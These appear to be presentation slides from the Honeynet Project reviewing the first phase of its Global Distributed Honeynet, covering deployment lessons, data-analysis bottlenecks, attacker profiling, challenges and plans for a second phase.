
GDH: Nepenthes Malware Analysis



GDH Phase One: Conclusions and Common Questions

GDH: Conclusions

- GDH Phase One demonstrated our ability to successfully deploy and operate distributed, standardised honeynets using current tools
- However, technology and operational processes are clearly at different phases in their lifecycles:



GDH: Honeynet Infrastructure

- Lots of time and resources spent on making honeynet technology easier to build and deploy
- Current GDH infrastructure is adequate for distributed high interaction research projects
- Most infrastructure issues encountered were logistical and not technical
- Depending on volunteers with random hardware/networks and associated regional bureaucracy makes for erratic deployment plans!
- Scaling GDH data collection mostly depends upon availability of adequate resources

GDH: Data Analysis

- Data Analysis predominately based on post-processing data using a discrete sets of tactical tools
- Current approach is still very time and resource intensive and doesn’t scale well
- Increased automation of data processing is essential in enabling greater analyst efficiency
- Much more integration is needed to extract full value from the honeynet data sets currently available
- Lack of automated mapping of attacker source IP address to Sebek keystrokes remains a major issue
- Data analysis bottleneck is primary challenge for 2008

GDH: Attack Profiling

- Very limited development of tools and techniques
- Perhaps because many people involved work in the network security industry, not the social sciences! ☺
- Unusual to see comprehensive attacker profiling
- Have achieved success to date in improving our understanding of blackhat community – their activities, motivation, tools and techniques
- Could still do better
- Spend less time manually reviewing logs and more time performing interesting analysis, researching attackers and defending our networks

GDH: Honeynet CSI?

- Much richer set of data analysis tools required
- We need a **Honeynet "CSI"** capability:

  Finger prints, voice analysis, DNA markers, tyre tracks, known attacker MOs, aliases/nicknames, weapon signatures, ballistics, bugs, image recognition and enhancement, anomaly detection, etc
- Match equivalent digital evidence and profile attackers
- Automatically analyse extracted session data
- Increased awareness of content and context in tools
- Cross referencing of incident data for correlation against historical forensic databases
- Develop standard profiling approach and processes

GDH: Challenges

- High levels of operational and development man power required by volunteer organisation
- Risk of attacks against virtualisation environment
- Timely analysis of incidents often difficult
- Length of KYE publishing cycle and format
- Balancing publication of research and funding opportunities with privacy and intellectual property concerns from node hosting participants
- Issues of trust when sharing data (especially with external organisations)
- Usual honeynet risks and victim follow-ups

GDH: Common Questions 1

- It’s a big IPv4 world and this is a small honeynet – is this type of research really that relevant?
- A FC3 honeypot? Dude – seriously!
- Awstats, brute forcing SSH, yawn – I want to see some l33t 0day attacks…
- Aren’t all the cool cats doing client honeypots and decoding malicious javascript these days?
- Where are standard deviations, Levenstein distances and K-means? Give us some science!

GDH: The Future

GDH: Phase Two?

- Maximise deployment efficiency through standardisation (HoneyMacs or Honeyfarms?)
- Continuously operate a global network of both low and high interaction distributed honeynets, based on current honeynet technology
- Make data available to all Honeynet Project members
- Establish a GDH analyst team to help handle the increasing volume of incidents
- Deploy a larger range of honeypots (VM library)
- Regular honeypot rotation (targeted research)

GDH: Phase Two?

- Consolidate, integrate and improve our existing distributed data analysis capabilities
- Add malware collection analysis, snort alerts and content rich honeysnap data query support (extracted files, IRC data, etc) to dynamic reporting
- Investigate dynamic timeline based reporting
- Keep the operational feedback loop active
- Provide a test bed for current honeynet technology
- Publish interesting and more timely research
- Demonstrate significant progress during 2008

The Honeynet
PROJECT

GDH – Global Distributed Honeynet

http://www.honeynet.org

Any Questions?

David Watson david@honeynet.org.uk